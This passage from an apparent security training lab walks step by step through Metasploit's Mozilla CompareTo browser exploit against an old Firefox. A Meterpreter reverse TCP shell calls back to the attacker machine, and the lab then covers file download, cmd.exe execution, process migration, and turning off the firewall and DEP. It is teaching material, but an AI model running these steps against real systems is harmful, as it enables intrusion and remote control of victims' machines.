    SRVHOST   127.0.0.1         yes        The local host to listen on.
    SRVPORT   8080              yes        The local port to listen on.
    URIPATH                     no         The URI to use for this exploit (default is random)


Payload options:

    Name         Current Setting                                    Required   Description

    ----         ---------------                                    --------   -----------

    DLL          /home/tools/framework-3.0/data/meterpreter/metsrv.dll  yes        The local path
the DLL to upload
```

To continue with Step 1, we now choose the exploit in Step 1D. We'll use the Mozilla CompareTo buffer overflow exploit, which applies to versions of Mozilla and Firefox prior to 1.0.5. The browser we installed in Step 0 has a version of 1.0.3.

```
msf > use exploit/multi/browser/mozilla_compareto
```

Note that our prompt has changed and now includes the name of the exploit we've chosen.

In Step 1E, we choose the payload to use in the exploit. We've opted for a Meterpreter payload, that will make a reverse TCP connection back to the attacker once it is running inside the vulnerable process.

```
msf exploit(mozilla_compareto) > set PAYLOAD
windows/meterpreter/reverse_tcp
```

Next, let's look at the options that are associated with this exploit, in Step 1F:

```
msf exploit(mozilla_compareto) > show options
```

We have to configure these options for our attack.

201

1) Configure Metasploit (3)

Again, continuing with Step 1G, the first option we'll set is the SRVHOST. This will be the IP address we want Metasploit to listen on with its web server. We should enter the IP address of our Linux machine.

```
msf exploit(mozilla_compareto) > set SRVHOST
[Your_Linux_IP_Address]
```

We could also set the port for the Metasploit web server to listen on, but let's just leave it with the default port of TCP 8080.

In Step 1H, we need to set the path to the exploit page that Metasploit will generate. By default, it creates a random name for the page. Instead, let's specifically set it to index.html.

```
msf exploit(mozilla_compareto) > set URIPATH index.html
```

In Step 1I, we need to tell Metasploit where it should configure the Meterpreter reverse shell to connect to. We want it to connect back to our Linux machine, so let's set it to do so:

```
msf exploit(mozilla_compareto) > set LHOST
[Your_Linux_IP_Address]
```

And, finally, in Step 1J, we need to tell Metasploit what type of target machine we are interested in. There is only one type of target for this exploit, but we still have to specify it. For some Metasploit exploits, the target type is automatically set. That's not the case for the mozilla_compareto exploit, so we set it like this:

```
msf exploit(mozilla_compareto) > set TARGET 0
```

Metasploit is now configured. We're almost ready for the attack, but we have a little housekeeping to do first.

1) Configure Metasploit (4)

1K `msf exploit(mozilla_compareto) > service iptables stop`
[*] Executing: service iptables stop

Flushing all chains: [OK]
Removing user defined chains: [OK]
Resetting built-in chains to the default ACCEPT policy: [OK]

1L `C:\>ping 10.10.75.2`

Pinging 10.10.75.2 with 32 bytes of data:

Reply from 10.10.75.2: bytes=32 time<1ms TTL=64
Reply from 10.10.75.2: bytes=32 time<1ms TTL=64
Reply from 10.10.75.2: bytes=32 time<1ms TTL=64
Reply from 10.10.75.2: bytes=32 time<1ms TTL=64

msf exploit(mozilla_compareto) >
1M `msf exploit(mozilla_compareto) > exploit`
[*] Started reverse handler
[*] Using URL: http://10.10.75.2:8080/index.html
[*] Server started.
[*] Exploit running as background job.
msf exploit(mozilla_compareto) >

} A nice config summary!

In Step 1K, to make sure that Windows can reach our Linux machine unfettered, let's drop the firewall on the Linux machine. We can do this by running:

`msf exploit(mozilla_compareto) > `**`service iptables stop`**

Note that we've run a generalized operating system command from within the Metasploit console. That's a nice capability as it gives us access to the local machine's resources from right within Metasploit.

In Step 1L, let's also make sure that Windows can ping Linux. ***On your Windows machine at a cmd.exe***, run:

`C:\> `**`ping [Your_Linux_IP_Address]`**

If the ping works successfully, we are ready to go. If it does not, double check your network settings.

And, finally, in Step 1M, we tell Metasploit we are ready to exploit the target:

`msf exploit(mozilla_compareto) > `**`exploit`**

Note that Metasploit doesn't actually exploit the target with this command. That's because we are using a client-side exploit. Metasploit simply starts up a web server listening on the configured port, waiting for a browser to surf to it. That'll be our next step.

2) Make Firefox Surf to Metasploit and 3) Watch Metasploit Respond


```
One second please... - Mozilla Firefox

File  Edit  View  Go  Bookmarks  Tools  Help

(2) http://10.10.75.2:8080/index.html    Go  [G]

Getting Started   Latest Headlines
```

```
root@t4linux:/home/tools/framework-3.0

File  Edit  View  Terminal  Go  Help

msf exploit(mozilla_compareto) > exploit
[*] Started reverse handler
[*] Using URL: http://10.10.75,2:8080/index.html
[*] Server started.
[*] Exploit running as background job.
msf exploit(mozilla_compareto) > [*] Transmitting intermediate stager for over-sized stage.
.(89 bytes)
[*] Sending stage (2834 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (73739 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (10.10.75.2:4444 -> 10.10.89.112:3482)
```

For Step 2, in a running Firefox 1.0.3 window on your Windows machine (you can check the Firefox version by going to Help→About Mozilla Firefox), we tell the browser where to surf by entering a location line of:

http://[Your_Linux_IP_Address]:8080/index.html

Don't forget to put in the :8080.

In Step 3, simply watch Metasploit in your Linux machine. When it receives a request from a browser, it will indicate that it is transmitting the exploit, uploading its DLL.

The exploit has been successful when the Meterpreter, running in the browser's memory, makes a reverse connection back to Metasploit. This is indicated on the Metasploit screen with the message:

"Meterpreter session [N] opened"

N is an integer count of the number of sessions Metasploit is managing for you. It also prints out the details of the IP addresses and port numbers for that session.

DO NOT CLOSE THE BROWSER ON WINDOWS! We are now running in that browser. It'll look frozen, but keep it open so that we can use the Meterpreter running inside it.

3) If Firefox Crashes...

- If Firefox crashes, just run it again
- Remember, most exploits have a probabilistic nature
  - They don't work 100% of the time
- So, relaunch Firefox as follows:

```
C:\WINDOWS\system32\cmd.exe

C:\>c:\firefoxtemp\firefox.exe_
```

205

When Metasploit exploits Firefox, there is a chance that Firefox could crash. Remember, most exploits have a certain probability of success, falling short of 100%. We chose to use the Firefox exploit because it has a higher probability, but it will sometimes crash the browser.

If your browser does crash, simply re-run it. You can do this at the command line:

C:\> **c:\firefoxtemp\firefox.exe**

Once Firefox is running again, try to make it connect again to:

http://[Your_Linux_IP_Address]:8080/index.html

Note that Firefox may crash. The exploit works about 30% of the time. Thus, if it fails, you may want to try running it again. Hit the up arrow in your cmd.exe to re-execute the command:

C:\> **c:\firefoxtemp\firefox.exe**

Then, try to surf to that URL again. *Remember, this is an unreliable exploit. That is why we're covering it in this OPTIONAL appendix. Even if it doesn't work on your particular system, you may want to review the screenshots on the following pages to see what it looks like when it succeeds.*

4) Look at and Interact with Reverse Meterpreter Session

```
root@t4linux:/home/tools/framework-3.0

File   Edit   View   Terminal   Go   Help

msf exploit(mozilla_compareto) > sessions -l

Active sessions
===============


  Id  Description  Tunnel
  --  -----------  ------
  1   Meterpreter  10.10.75.2:4444 -> 10.10.89.112:3482

msf exploit(mozilla_compareto) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

In Step 4A, we ask Metasploit for an inventory of the connections it is managing for us between compromised systems and our machine. We can do this by asking for a list (-l) of sessions:

```
msf exploit(mozilla_compareto) > sessions -l
```

That is a –l, as in the letter L lower-case. It is not a one. Furthermore, note how Metasploit displays the detailed session information from our Windows machine connected back to our Linux machine.

In Step 4B, we tell Metasploit that we want to interact (-i) with session number 1:

```
msf exploit(mozilla_compareto) > sessions -i 1
```

Our prompt now changes from the Metasploit prompt (msf) to the Meterpreter prompt:

```
meterpreter >
```

The Meterpreter is now ready for us to interact with it, accessing the victim machine.

206

5) Interact with Meterpreter: System Info

- We'll start interacting with the Meterpreter by getting information about its running environment

With the Meterpreter running, let's explore the system a little bit. Run the following command:

```
meterpreter > sysinfo
```

This shows us our operating system type of the compromised machine.

Now, let's determine our user name on the victim box:

```
meterpreter > getuid
```

We should have the same user name that you used to invoke Firefox, since we are running from within its memory space.

Next, let's look at the processes running on the screen:

```
meterpreter > ps
```

Look carefully for the process named firefox.exe. Make a note of its process ID number here:

Fill in:_____

And, finally, let's look at the commands we have available:

```
meterpreter > help
```

5) Interact with Meterpreter: File System

Now, let's explore some commands we have for interacting with the file system. First, we will navigate to the C:\ directory:

meterpreter > **cd c:**

Note that, within the Meterpreter, you can also refer to c:\ as /. So, the commands "cd c:\" and "cd /" do the same thing.

Next, let's find out where we are in the directory structure (given that we just changed to C:\, we should be there). The particular command depends on the version of the Meterpreter you are running. For some Meterpreter versions, the command is pwd. For others, it is getcwd. Run either of them. One or both should work:

meterpreter > **pwd**

meterpreter > **getcwd**

Now, let's get a directory listing:

meterpreter > **ls**

And, finally, let's change into the temp directory we created for Firefox and get a directory listing:

meterpreter > **cd c:\firefoxtemp**

meterpreter > **ls**

5) Interact with Meterpreter: More File System

```
root@t4linux:/home/tools/framework-3.0
File   Edit   View   Terminal   Go   Help
meterpreter > edit testfile.txt

meterpreter > cat testfile.txt
Hello.  This is some text.

Have a nice day!

meterpreter > download testfile.txt /tmp
[*] downloading: testfile.txt -> /tmp
[*] downloaded : testfile.txt -> /tmp/testfile.txt
meterpreter >
```

Now, let's try editing a file and then downloading it. Use the following commands to create a new file called testfile.txt:

```
meterpreter > edit testfile.txt
```

Place some data in this file by hitting the "i" key to go into Insert mode. Then, type some text… anything you'd like.

To save your file, hit the "Esc" key, followed by the ":" key, and type wq, and then hit the "Enter" key. That will Write and Quit.

Now, look at the contents of your file:

```
meterpreter > cat testfile.txt
```

Finally, download a copy of your file into the /tmp directory of your Linux machine.

```
meterpreter > download testfile.txt /tmp
```

Then, outside of the Meterpreter, *in a separate window on your Linux system*, look at the contents of this file:

```
# cat /tmp/testfile.txt
```

5) Interact with Meterpreter: Process Execution and Interaction


```
root@t4linux:/home/tools/framework-3.0
File  Edit  View  Terminal  Go  Help
meterpreter > execute -f cmd.exe -c
Process 2740 created.
Channel 11 created.
meterpreter > interact 11
Interacting with channel 11...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

c:\firefoxtemp> hostname
 hostname
mycomputer

c:\firefoxtemp> ipconfig
 ipconfig

Windows IP Configuration
```

Now, let's see how we can use the Meterpreter to create process and interact with them. We can use the "execute" command to run a program. Let's run a cmd.exe command shell. We'll invoke it "channelized" with the "-c" option, which means that the Meterpreter will keep a communications session open with the executed program so that we can interact with it.

<div align="center">

`meterpreter > `**`execute -f cmd.exe -c`**

</div>

If the execution of the program is successful, the Meterpreter will tell us its process ID, and the session number we can use to interact with the process' standard input and output. We can perform such interaction using the interact command as follows:

<div align="center">

`meterpreter > `**`interact [N]`**

</div>

The [N] should be replaced with the session number you saw in the output of the execute command.

You can now type whatever commands you'd like inside of the cmd.exe:

`C:\> `**`hostname`**

`C:\> `**`ipconfig`**

`C:\> `**`dir`**

And so on.   To exit your shell, simply type **exit**, and you should be back to the `meterpreter > ` prompt.

210

5) Interact with Meterpreter:
Process Migration

211

We will now migrate from one process to another. We'll jump from firefox.exe into a notepad.exe process on our machine. But, first we'll have to disable DEP for Notepad, because we will be injecting code into some data sections of that program and forcing it to run. Do this by going to Control Panel→System→Advanced→Performance→Settings→Data Execution Prevention.

Add c:\windows\system32\notepad.exe to the list. You should not need to reboot.

Then, let's run notepad. On your Windows machine, go to Start->Run… and type notepad.exe. That's the process we'll change into.

5) Interact with Meterpreter: Process Migration (2)

```
root@t4linux:/home/tools/framework-3.0
File   Edit   View   Terminal   Go   Help
    3752   POWERPNT.EXE          C:\Program Files\Microsoft Office\Office\POWERPN
T.EXE
    1456   EXCEL.EXE             C:\Program Files\Microsoft Office\Office\EXCEL.E
XE
    3800   TSCHelp.exe           C:\Program Files\TechSmith\SnagIt 8\TSCHelp.exe

    2956   SnagIt32.exe          C:\Program Files\TechSmith\SnagIt 8\SnagIt32.exe

    2688   notepad.exe           C:\WINDOWS\system32\notepad.exe

    3968   firefox.exe           C:\firefoxtemp\firefox.exe


meterpreter > migrate 2688
[*] Migrating to 2688...
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 2688
meterpreter >
```

Next, back within the Meterpreter, we get our current process ID number:

> meterpreter > **getpid**

Now, get a process list, looking carefully through it for notepad.exe.

> meterpreter > **ps**

Make a note of the process ID number of notepad.exe here: _____

Then, to jump into that process, we use the migrate command, as follows:

> meterpreter > **migrate [destination_process_ID]**

For the **[destination_process_ID]**, use the process ID number of notepad.exe.

To see if your migration was successful, look at your new process ID number:

> meterpreter > **getpid**

It should the the number associated with notepad.exe. If so, you just hopped between processes.

5) Exiting Meterpreter and Metasploit

```
root@t4linux:/home/tools/framework-3.0                    _ □ ✗

File   Edit   View   Terminal   Go   Help

meterpreter > exit

[*] Meterpreter session 2 closed.
msf exploit(mozilla_compareto) > exit
[root@t4linux framework-3.0]#
```

- ## You may want to:
  - Restore DEP settings to original value
  - Restart security tools

To finish the exercise, you should cleanly exit the Meterpreter by typing:

    meterpreter > **exit**

Then, to exit Metasploit, type:

    meterpreter > **exit**

You may want to restore your DEP settings to their original configuration and reactivate your security software.